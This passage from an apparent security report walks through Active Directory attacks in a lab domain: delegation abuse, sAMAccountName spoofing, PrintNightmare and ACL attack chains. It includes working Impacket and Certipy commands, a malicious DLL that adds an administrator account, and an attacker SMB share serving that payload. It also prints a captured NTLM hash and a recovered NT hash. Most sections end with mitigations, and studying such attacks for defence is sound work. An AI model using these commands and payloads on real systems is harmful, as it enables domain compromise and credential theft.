As previously seen in Figure 63, the `walter.white` account is configured for constrained delegation to the CIFS (SMB) service of the CAPTAIN domain controller. Thus, an attacker that has compromised Walter's account can:

1. Use Walter's credentials to perform the **S4U2Self** extension, retrieving a TGS impersonating the administrator to access Walter's own service.
2. The attacker uses this TGS in the **S4U2Proxy** extension targeting the CIFS service in CAPTAIN. This results in the attacker retrieving a TGS on the administrator's behalf to access the CAPTAIN's CIFS service. This type of access to the SMB service puts the whole domain at risk of being compromised.

To retrieve this powerful service ticket, the attacker can simply use the 'getST.py' script from Impacket, as seen in Figure 70. The script first authenticates as walter.white, then uses the S4U2Self and S4U2Proxy extensions as mentioned earlier, successfully retrieving a TGS for the CIFS service, impersonating the administrator.

```
ubuntu@ubuntu:~/krbrelayx$ getST.py -spn 'CIFS/captain.north.altair.local' -impersonate Administrator -dc-ip '192.168.122.10'
'north.altair.local/walter.white:Metholo590oA$elry'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@CIFS_captain.north.altair.local@NORTH.ALTAIR.LOCAL.ccache
```

Fig. 70 'getST.py' script execution, through which the attacker authenticates as the compromised service account and proceeds to use the S4U2Self and S4U2Proxy extensions to retrieve a TGS impersonating the administrator

The attacker can then go on to use this service ticket to start a shell session in the CAPTAIN DC. This can be done through Impacket's 'smbexec.py' script, which implements remote execution by installing and starting a temporary service via the Service Control Manager (SCM) over SMB, exposing a semi-interactive shell. 'smbexec.py' authenticates as the Administrator and therefore gains permission to the Service Control Manager. It then creates a service which runs locally as NT AUTHORITY\SYSTEM (the default service identity). Through this script, the attacker can access and issue arbitrary commands that are executed in the DC under the SYSTEM security context. Figure 71 depicts the attacker's use of this script, leveraging the TGS that was retrieved through Walter's account.




Fig. 71 Use of the 'smbexec.py' script leveraging the previously obtained service ticket. The attacker sets the 'KRB5CCNAME' environment variable to the .ccache file previously retrieved, and passes it to the script using the '-k' argument.

Note that the use of the 'smbexec.py' script in this context aims to illustrate one possible use of the CIFS service ticket that the attacker was able to retrieve due the constrained delegation abuse.

To prevent these abuse situations, domain administrators must be careful when configuring delegation rights on low-privileged accounts. These accounts should not be allowed to delegate tickets to highly privileged services, since if delegation is allowed, the low-privilege accounts can impersonate any account (that allows their credentials to be delegated) to these high-privilege services. Furthermore, if delegation to privileged services is needed, accounts that are able to delegate to these services must be secured with strong passwords, which should change periodically. They should not be treated as a regular user account, as these accounts, through delegation, also become highly privileged.

6.6.7 Resource-Based Constrained Delegation Abuse

Resource-Based Constrained Delegation (RBCD) is the third Kerberos delegation type, discussed in Section 5.1.6.

Once more, poorly configured service accounts can lead to dangerous situations. As described in Section 6.6.6, low-privilege accounts should not be allowed to delegate tickets to high-privilege or sensitive services. This scenario can still occur when using RCBD, but instead of configuring the low-privilege account to delegate tickets to

high-privilege accounts, the high-privilege accounts are misconfigured to accept ticket delegations from low-privileged accounts.

As with constrained delegation, if such a low-privilege account is compromised by an attacker, the attacker can then use the S4U2Self and S4U2Proxy extensions to retrieve a TGS on behalf of other users to be used on high-privilege service accounts, which can lead to domain compromise.

Through Figure 63, it is shown that the `saul.goodman` account is configured for RBCD to the MEMBER computer account. This means that if an attacker can compromise Saul's account, it can impersonate users configured for delegation to **any** service hosted on the MEMBER machine.

Figure 72 shows what an attacker that **has already** compromised Saul's account can execute in order to retrieve a TGS to one of the MEMBER machine's services using the `getST.py` script from Impacket. The process is virtually the same as seen in Section 6.6.6.

```
ubuntu@ubuntu:~/krbrelayx$ getST.py -spn 'CIFS/member' -impersonate Administrator -dc-ip '192.168.122.10' 'north.altair.local
saul.goodman:beTTer2caLL2me'
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@CIFS_member@NORTH.ALTAIR.LOCAL.ccache
```

Fig. 72 'getST.py' script execution, through which the attacker authenticates as the compromised service account and proceeds to use the S4U2Self and S4U2Proxy extensions to retrieve a TGS impersonating the administrator

Preventing this type of abuse consists in the same measures that can be taken when preventing constrained delegation abuse, discussed in Section 6.6.6. A crucial difference between the two is that, as mentioned before, in RBCD a specific service is allowed to delegate tickets to a whole second service account, meaning that the delegation can be made to **any** service provided by this second service account. In the previous example, the `saul.goodman` account can delegate tickets to any service provided by the `MEMBER$` account. Thus RBCD should not be configured in machine accounts that wish to allow

delegation to a specific service only, while other services hosted by the same account are not meant to accept delegated tickets. In this case, constrained delegation should be employed, which provides more granularity in defining which specific services can a service account delegate tickets to.

6.6.8 sAMAccountName Spoofing

This attack exploits two different vulnerabilities, tracked as CVE-2021-42278 (Name Impersonation) and CVE-2021-42287 (KDC confusion). These two vulnerabilities, when chained, allow an attacker to trick the KDC into confusing an attacker-controlled machine account with the Domain Controller's own account, resulting in the issuance of Kerberos tickets with elevated privileges. The objective of this attack is to retrieve a highly-privileged TGS to access a sensitive DC service.

This attack can be performed if there's at least one DC not patched with KB5008380 or KB5008602, any valid domain user account and a Machine Account Quota (MAQ) above 0. The MAQ is a domain-wide configuration in Active Directory that defines how many computer accounts a non-privileged user can create.

Every security principal in Active Directory has an attribute called `sAMAccountName`, discussed in Section 2.2.2. In Kerberos authentication, especially for computer accounts, sAMAccountName is typically used as the primary identifier, since computer accounts often do not have a UPN defined.

Upon computer account creation, Active Directory enforced that every computer account sAMAccountName had a trailing '$'. However, Active Directory did not enforce this behavior when the computer account's owner **modified** the SAM account name attribute, thus creating the possibility for computer account sAMAccountName values without a trailing '$'. This allowed an attacker to impersonate accounts by removing the trailing '$', the vulnerability tracked as the CVE-2021-42278 vulnerability (Name Impersonation) [48].

This way, if an attacker possesses credentials for a regular user account, and the MAQ is bigger than 0, they could create a computer account with sAMAccountName equal to "MACHINE$", and after creation, modify the sAMAccountName attribute to 'CAPTAIN' (without the trailing $), which is similar to one of the lab's DCs account name: 'CAPTAIN$'. By default, any authenticated user can create up to 10 machine accounts in Active Directory, having ownership over the created machine account and thereby holding the rights to modify its attributes, including the sAMAccountName.

This attack combines Name Impersonation with KDC confusion (CVE-2021-42287 [49]). The KDC confusion flaw arises from the KDC's failure to strictly bind a TGS request to the actual computer account hosting the target service. This can result in tickets being sent to accounts that do not actually host the service. For example, the attacker tries to use the S4U2Self extension (Section 5.1.6) to retrieve a TGS for a service not hosted by the attacker at all, but by the DC instead, account which the attacker is spoofing through the Name Impersonation vulnerability. In this attack, the KDC is confused into doing so, thereby providing the attacker with a TGS to access a DC service on behalf of another user, which the S4U2Self extension provides.

Figure 73 illustrates the attack and its different phases, which are described below. In sum, the attack proceeds as follows:

1. First, the attacker must have compromised any valid account credentials, even low-privileged ones.
2. Then, if the MAQ allows it, the attacker creates a computer account with an arbitrary name such as 'samaccountname$'.
3. Since the attacker is the new owner of this account, it changes the sAMAccount-Name attribute to the DC's computer account sAMAccountName without the trailing '$' (CVE-2021-42278). At this point, the attacker controlled account has 'CAPTAIN' as its sAMAccountName attribute.

4. Now, the attacker authenticates as this computer account, retrieving a TGT that has 'CAPTAIN' as the client's name. This TGT, however, does not include a PAC that includes the DC's privileges. The PAC includes privileges that pertain to the attacker-created computer account from phase 2.
5. At this point, the attacker reverts the name change operation, changing it back to 'samaccountname$'. This way, the computer account with sAMAccountName 'CAPTAIN' no longer exists.
6. Finally, the attacker will use the **S4U2Self** Kerberos extension while impersonating the DC, using the retrieved TGT (CVE-2021-42287). The S4U2Self extension allows an account to request a TGS on behalf of any user to access its own services. Since the TGT used by the attacker identifies an account named 'CAPTAIN' and this account no longer exists, the KDC will then look for the 'CAPTAIN$' account instead. This makes the KDC believe that the S4U2Self request is being issued by the DC account itself, and not the actual low-privileged computer account. The attacker can therefore issue a S4U2Self request to a DC service for the Administrator user. The KDC will then issue a TGS on the Administrator's behalf to the requested DC service, since it believes the DC is the one making the request, and send it to the attacker.




Fig. 73 Diagram illustrating the SAMAccountName Spoofing attack

To clarify, the TGT that the attacker is able to retrieve using its spoofed account ('CAPTAIN') does not include the own DC's privileges contained within the PAC. The privileges from this ticket are the spoofed account's privileges (the computer account created by the attacker). If the attacker were to use this TGT and attempt to access a service as the DC directly, that would not be possible, since the PAC would indicate that this account isn't the DC. Therefore, the S4U2Self extension step is crucial for this attack to be performed, effectively retrieving high-privileged service tickets for a DC service, using the initially retrieved TGT.

In order to access a service under a high-privilege context, the attacker uses the spoofed TGT to request a TGS for a DC service on behalf of the administrator through the S4U2Self protocol extension. This results in the KDC simply looking up the 'CAPTAIN' account in its database. Since it cannot find the account (the attacker renamed the account back to its original name), it then looks up 'CAPTAIN$' account name, as defined in Kerberos' Client Lookup Process [61], finding the DC account. The Kerberos Client Lookup Process is somewhat complex. The key behavior that allows this attack to happen is the fact that when looking up a client's name that pertains to a computer and not a user account, the KDC will use the client's SAM account name to identify it within its database. If the the client is not found in the database (just as 'CAPTAIN' is not found at a certain point), the KDC then appends a '$' character to the client's SAM account name, and looks up the client once more, according to the Client Lookup Process. In this scenario, by adding a trailing '$' to the original name, the KDC will look for the 'CAPTAIN$' account, which is the DC's account. This way, the KDC is confused into believing that the account that's performing the S4U2Self request is actually the DC account, allowing this attack to occur.

At this point, the KDC checks that the DC account is allowed to perform delegation (which it is by default), creates a TGS with administrator privileges for a DC service, and sends this ticket to the attacker. The original TGT's PAC that the attacker

obtained isn't taken into account in this process. Thus, the attacker ends up with administrator privileges while accessing the DC's service.

Assuming an attacker has compromised Skyler's user account, the attacker can then by default create up to 10 computer accounts, as any other user in AD. Figure 74 illustrates the creation of a computer account using Skyler's credentials. First, the attacker can inspect how many computer accounts Skyler can create with `CrackMapExec`, and then use 'addcomputer.py' script from `Impacket` to create the 'samaccountname$' account.




Fig. 74 The attacker creates a computer account using Skyler's credentials

At this point, the attacker will move onto changing the account's name to 'CAPTAIN', since the DC computer account SAM account name is 'CAPTAIN$'.

Before changing the computer account name, the attacker must clear its SPNs. This is due to the fact that AD automatically changes SPNs when there's a name change. These automatic SPNs would reflect the new name, so some of them could collide with the DCs SPNs, which AD does not allow. Clearing the SPNs allows to change the account name without creating already existing SPNs, and can be seen in Figure 75.




Fig. 75 The attacker clears the account's SPNs to prevent AD from populating them with SPNs reflecting the DC name, which wouldn't be allowed

Now, the attacker renames the account, retrieves a TGT as the spoofed account, and renames the account back to the original, so that when the TGS is requested, the KDC cannot find the 'CAPTAIN' account, which will result in the KDC searching for the 'CAPTAIN$' principal as part of the Client Principal Lookup process in Kerberos. The renaming and authenticating process can be seen in Figure 76 and then in Figure 77, the attacker uses the TGT to obtain a TGS to a DC service as the administrator through the S4U2Self extension. Once the S4U2Self process concludes, the attacker will hold a TGS for a DC service impersonating the Administrator itself.




Fig. 76 The renaming and authenticating process in the SAMAccountSpoofing attack




Fig. 77 The attacker is able to get a Service Ticket as the administrator to a DC service, since it is impersonating the DC account

To mitigate the sAMAccountName spoofing attack, Microsoft released updates in November 2021 that introduced stricter validation and authentication controls within AD. The main fix came with KB5008102 [52], which enforced stronger validation on the creation and renaming of computer accounts by ensuring that sAMAccountName attributes ending in a dollar sign ($) are properly required and validated. Complementing this, the KB5008380 patch addressed the vulnerability which would cause KDC

confusion in name resolution. With this patch, the KDC includes identifying information in the TGT's PAC that ties it to the originating account. This information is then validated during the S4U2Self process, effectively preventing this form of impersonation [53]. Together, these updates effectively block sAMAccountName spoofing and are considered robust mitigations. Environments should ensure that both patches are applied to all domain controllers, as a single unpatched system can lead to domain compromise.

6.6.9 PrintNightmare Attack

This attack leverages a design flaw in the Windows Print Spooler service, which allowed users to upload printer drivers. Printer drivers are Dynamic Link Library (DLL) files executed under SYSTEM privileges and translate print data into instructions for printers. When uploaded through the spooler, these drivers are executed with SYSTEM-level privileges, the highest on a Windows system.

In AD environments, this behavior is especially dangerous, as Domain Controllers run the Print Spooler service by default. If an attacker can upload a malicious driver to a DC, it will be executed as SYSTEM, potentially leading to full domain compromise.

This attack involves two vulnerabilities marked as CVE-2021-34527 [18] and CVE-2021-1675 [20]. CVE-2021-1675 and CVE-2021-34527 both relate to the insecure Print Spooler's `RpcAddPrinterDriverEx` function [58], which allowed users to upload their own printer drivers. CVE-2021-1675 was originally reported as a local privilege escalation, where a user with local access could escalate its privileges, but it was later found that the Print Spooler also allowed remote code execution by authenticated users that had no local access to the server. Microsoft released patches for this vulnerability, but they were incomplete. Researchers discovered that printer drivers could still be uploaded and executed remotely with SYSTEM privileges [125]. This bypass was assigned CVE-2021-34527, also known as **PrintNightmare**.

To perpetrate this attack, an attacker needs valid user credentials (even low-privileged ones), and the Print Spooler service running on a Domain Controller, which is default behavior.

The attacker can start by creating a DLL file, for example, containing code for creating a new user account in AD, and add this user account to the Domain Admins group. An example DLL file can be seen in Listing 5.

```
#include <windows.h>

int RunCMD()
{
    system("net users printersplitter Passw0rd /add");
    system("net localgroup administrators printersplitter /add");
    return 0;
}

BOOL APIENTRY DllMain(HMODULE hModule,
    DWORD ul_reason_for_call,
    LPVOID lpReserved
)
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        RunCMD();
        break;
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```

Listing 5 Malicious C code that creates a new user and adds this user to the local administrator's group. Through the Print Nightmare attack, an attacker can upload this as a DLL and reach admin privileges in the DC

Once this file is created, the attacker can create a SMB file share containing this malicious DLL within its own machine. Afterwards, the attacker calls the

`RpcAddPrinterDriverEx` method, provided by the Print Spooler service, to which the attacker authenticates using its previously stolen credentials. This method was conceived in order to allow users to upload printer drivers remotely, but adequate file validation isn't performed by the service. This allows the attacker to then upload the malicious DLL to the server running the Print Spooler service.

To accomplish this, the 'CVE-2021-1675.py' script from an Impacket's PrintNightmare attack implementation can be used [17], which will call the RpcAddPrinterDriverEx method in order to remotely upload the malicious DLL.

In order to successfully exploit this vulnerability, and execute the arbitrary code, the 'CVE-2021-1675.py' script needs to trick the Print Spooler service into accepting the malicious DLL as part of a printer driver and to execute it. According to RpcAddPrinterDriverEx specification, the driver container parameter must include a valid driver path, which typically points to a legitimate driver already present in the server. Therefore, the attacker must first find this trusted path in order to be able to copy a new printer driver file to the server. The script accomplishes this by leveraging the RpcEnumPrinterDrivers call, which returns DRIVER_INFO structures (which include path fields). This step is reflected in Figure 79 output, namely, the 'pDriverPath Found' line confirming that the exploit has identified a suitable trusted path.

Once a trusted path is found, the attacker can then call RpcAddPrinterDriverEx, passing a DRIVER_INFO structure where `pDriverPath` is the trusted driver path, and `pDataFile` points to the attacker's DLL over SMB [75]. The malicious DLL is passed as an UNC path (addressed in Section 2.4.2), which in the practical example provided is "\\192.168.122.2\ATTACKERSHARE\pnightmare.dll". A crucial step in calling RpcAddPrinterDriverEx is to use the APD_COPY_ALL_FILES flag. This flag indicates the Spooler to copy the attacker's malicious file to the server drivers' directory, which is essential for the attack.

Finally, in order to execute the attacker's malicious code, a second call to RpcAddPrinterDriverEx is done by the script. The first call only copied the DLL to the server's drivers directory. Note that the trusted `pDriverPath` is not where the malicious DLL is stored. This path only serves as a validation requirement for the API call.

In order to execute the malicious DLL, the attacker calls RpcAddPrinterDriverEx, this time passing the malicious DLL's file name as the `pConfigFile` parameter, through the DRIVER_INFO structure sent in RpcAddPrinterDriverEx calls. This tells the Spooler that the malicious file is in fact the driver's printer interface DLL [83], which results in the file being executed with SYSTEM privileges. The file is executed since the Print Spooler service executes printer interface DLLs every time there's any driver-related modification, which in turn, is triggered by RpcAddPrinterDriverEx calls [68].

In sum, the attacker:

1. Finds a trusted driver path in the Print Spooler Server (via RpcEnumPrinterDrivers).
2. Copies its malicious DLL file to the Spooler's driver directory using RpcAddPrinterDriverEx and the APD_COPY_ALL_FILES flag.
3. Executes its DLL by setting it as the printer interface DLL file through a second RpcAddPrinterDriverEx call, since the Spooler loads printer interface DLLs during driver updates.

Figure 78 presents a simplified diagram of this attack, illustrating the 3 different Print Spooler RPC calls performed in this attack.

This way, an attacker can reach SYSTEM level remote code execution on a Print Spooler server, which in this case is the DC, simply leveraging low-privileged AD credentials.




Fig. 78 The Print Nightmare attack flow showing 3 RPC calls. The first one retrieves a trusted path required to issue the second RPC call. The second RPC call copies the malicious DLL to the Print Spooler server (DC). The last RPC call triggers its execution.

The creation of the SMB file share along with the use of the 'CVE-2021-1675.py' script can be seen in Figure 79. The output of the script can be long, thus it is not included in its totality. In Figure 80, the use and output of the `CrackMapExec` tool is seen. The tool leverages the recently added account's credentials to dump user credentials from the domain controller proving that the PrintNightmare attack can indeed allow an attacker to reach administrator privileges in the DC, required for retrieving user credentials from AD.

```
ubuntu@ubuntu:~/pnightmare$ sudo -E python3 /home/ubuntu/.local/bin/smbserver.py -smb2support ATTACKERSHARE . &
[1] 2326
ubuntu@ubuntu:~/pnightmare$ Impacket v0.12.0.dev1+20230909.154612.3beeda7 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed

ubuntu@ubuntu:~/pnightmare$ python3 CVE-2021-1675.py north.altair.local/skyler.white:'Password123'@captain.north.altair.local '\\192.168.122.2\ATTA
CKERSHARE\pnightmare.dll'
[*] Connecting to ncacn_np:captain.north.altair.local[\PIPE\spoolss]
[+] Bind OK
[+] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_7b3eed059f4c3e41\Amd64\UNIDRV.DLL
[*] Executing \??\UNC\192.168.122.2\ATTACKERSHARE\pnightmare.dll
[*] Try 1...
[*] Incoming connection (192.168.122.10,63815)
[*] AUTHENTICATE_MESSAGE (\,CAPTAIN)
[*] User CAPTAIN\ authenticated successfully
[*] ::::00::::aaaaaaaaaaaaaaaa
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:ATTACKERSHARE)
[*] AUTHENTICATE_MESSAGE (NORTH\CAPTAIN$,CAPTAIN)
[*] User CAPTAIN\CAPTAIN$ authenticated successfully
[*] CAPTAIN$::NORTH:aaaaaaaaaaaaaaaa:ff55c9fdf7caeb81a83a707b04fa25bc:0101000000000080bf7b93ef15dc0156d81898d40e587d0000000010010005a00740062006
10072004d00460066003001005a00740062006100720004d00460066000200100060a0042006f0075006c0073005a00680004001006a0042006f0075006c0073005a00680007000800
80bf7b93ef15dc0106000400020000008003000300000000000000000000000040000055527c3c7235fa18f8318ec2527f2e787645621a128cde8b4334605e8a5495cfb0a0010000000
0000000000000000000000000000000090024006300690066007300 2f00310039003200 2e00310036003800 2e00310032003200 2e00320000000000000000000000000000
```

Fig. 79 Creation of a file share "ATTACKERSHARE" holding the malicious DLL file, along with the use of the 'CVE-2021-1675.py' script, which uses the RpcAddPrinterDriverEx method to upload the 'pnightmare.dll' file as a printer driver. The Figure only includes a portion of 'CVE-2021-1675.py' script's output




Fig. 80 Dumping user credentials from AD using the newly created account 'printersplitter' through the CrackMapExec tool

As mentioned before, Print Nightmare-related CVEs began with CVE-2021-1675. Microsoft released a patch for this CVE in June 8, 2021. A new related vulnerability was then found and labeled as CVE-2021-34527, which would then be referred to as the actual PrintNightmare attack. Patches released for this CVE included restricting the ability for non-administrative users to install printer drivers using the print spooler. New patches included new registry flags such as `RestrictDriverInstallationToAdministrators`, `NoWarningNoElevationOnInstall`, and `UpdatePromptSettings`. Having a patched system, `RestrictDriverInstallationToAdministrators` set to one, as well as `NoWarningNoElevationOnInstall` and `UpdatePromptSettings` set to 0 would prevent the attack as described here [51].

The issue with Print Nightmare is that new attack vectors to exploit printer drivers for remote code execution kept being uncovered by researchers. Privilege escalation could still be achieved through Print Spooler in some cases, even with CVE-2021-1675/CVE-2021-34527 patches. This resulted in a new CVE-2021-34481 [19], which Microsoft would later patch as well.

This recurring history of vulnerabilities, patches, and bypasses emphasize the complex nature of Print Spooler and its APIs. Due to this nature, the recommendation from Microsoft and agencies like Cybersecurity & Infrastructure Security Agency [25] is to disable the Print Spooler service in Domain Controllers and systems that do not

print, a truly effective mitigation for PrintNightmare and other Print Spooler related attacks.

6.6.10 ACL attacks

As mentioned in Section 2.3, Windows Active Directory uses ACLs within a securable object's Security Descriptor to define access rights other Security Principals hold on the object. ACLs are built with Access Control Entries (ACEs). Each one of an ACL's ACE identifies a trustee and defines what type of access the trustee has for the securable object in question.

When an attacker compromises some account, they can potentially compromise other accounts almost immediately due to ACLs. If an account A holds high access rights/extended access rights on an account B (such as the possibility of resetting its password, or modifying its attributes or permissions), by compromising account A, the attacker can easily compromise account B, not through exploiting some vulnerability or bug, but by abusing how ACLs are configured. Access and extended access rights are addressed in Section 2.3.3.

An attacker can use tools such as BloodHound to assess how access rights are configured and if ACL attack paths can be abused. Figure 81 represents the ACL attack path that exists in the AD Lab. In it, we see that there's a path that begins in Skyler White's node and ends in the Captain DC computer account. The BloodHound tool shows the attacker that:

1. Jesse Pinkman's ACL allows Skyler's account to change it's password.
2. Walter White's ACL allows Jesse's account to modify account attributes.
3. Hank Schrader's ACL allows Walter's account to modify the ACL itself.
4. There's a GPO named WALLPAPERGPO that grants Hank Schrader the GenericAll right through its ACL. The abuse of this right over the GPO is addressed in Section 6.6.11.

5. An AD security group named Masters has full control over the DC account, and Hank's account is authorized to add members to this group.

Fig. 81 BloodHound tool depicting different nodes (accounts) and links between them (access rights)

This constitutes an attack path that could lead to the compromise of the entire domain, simply by compromising Skyler's account.

Consider a scenario in which the skyler.white@north.altair.local user account **has** been compromised by an attacker. From this position, the attacker can change Jesse Pinkman's password, since Jesse's ACL grants Skyler the User-Force-Change-Password extended access right. To do so the attacker can use the `net` tool, a command-line tool from Samba to interact with Windows services.

This tool will leverage Skyler's credentials in order to authenticate and access the Security Account Manager Remote (SAMR) service, exposed by the DC. While accessing this service, the tool will call the `SamrSetInformationUser2` method from SAMR, which allows to update user objects. The attacker issues this call while indicating that it wishes to change an account's password through the `UserInformationClass` structure, as well as including the new password value within a buffer, also sent when the method is called. Since Skyler holds permissions to change Jesse's password without needing to provide the previous password, the request is processed successfully, effectively changing Jesse's password. If Skyler otherwise did not have this permission,

she could only change her own password, and she would need to provide her current password for the request to be accepted.

The password changing process can be seen in Figure 82, along with the use of the `CrackMapExec` tool to confirm that the password was changed successfully.

```
ubuntu@ubuntu:~$ net rpc password jesse.pinkman -U north.altair.local/skyler.white%Password123 -S captain.north.altair.local
Enter new password for jesse.pinkman:
ubuntu@ubuntu:~$ crackmapexec smb 192.168.122.10 -u jesse.pinkman -d north.altair.local -p ThisIsANewPassword10
SMB         192.168.122.10  445    CAPTAIN          [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:CAPTAIN) (domai
n:north.altair.local) (signing:False) (SMBv1:True)
SMB         192.168.122.10  445    CAPTAIN          [+] north.altair.local\jesse.pinkman:ThisIsANewPassword10
ubuntu@ubuntu:~$
```

Fig. 82 Changing Jesse's password using Skyler's account.

At this point, the attacker has compromised Jesse's account. Since Jesse has the `GenericAll` right on Walter's account, the Shadow Credentials attack can be done in order to compromise Walter's account. The Shadow Credentials attack is discussed in Section 6.6.17. Through this attack a TGT for Walter White can be obtained simply using Jesse's credentials and the Certipy tool. This process can be seen in Figure 83. By obtaining a TGT on behalf of Walter, the attacker compromises this account and can then impersonate it through the retrieved TGT.

```
ubuntu@ubuntu:~$ certipy shadow auto -u jesse.pinkman@north.altair.local -p ThisIsANewPassword10 -account 'walter.white'
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Targeting user 'walter.white'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '6efee6e5-0ef5-d3e5-0642-c61ec4d45015'
[*] Adding Key Credential with device ID '6efee6e5-0ef5-d3e5-0642-c61ec4d45015' to the Key Credentials for 'walter.white'
[*] Successfully added Key Credential with device ID '6efee6e5-0ef5-d3e5-0642-c61ec4d45015' to the Key Credentials for 'walter.
white'
[*] Authenticating as 'walter.white' with the certificate
[*] Using principal: walter.white@north.altair.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'walter.white.ccache'
[*] Trying to retrieve NT hash for 'walter.white'
[*] Restoring the old Key Credentials for 'walter.white'
[*] Successfully restored the old Key Credentials for 'walter.white'
[*] NT hash for 'walter.white': 93bd3d67e83e52bcc0bd0c335cae3a47
ubuntu@ubuntu:~$
```

Fig. 83 Retrieving a TGT for Walter using Jesse's account through the Shadow Credentials attack

Having compromised Walter's account, the attacker can now abuse the `WriteDacl` access right and change Hank's ACL. Using the `dacledit.py` script from Impacket,

the attacker can modify the Discretionary ACL to include a new ACE granting Walter Full Control over Hank's account. This process is seen in Figure 84. Then, the Shadow Credentials attack can once more be employed to retrieve Hank's credentials, which can be seen in Figure 85.

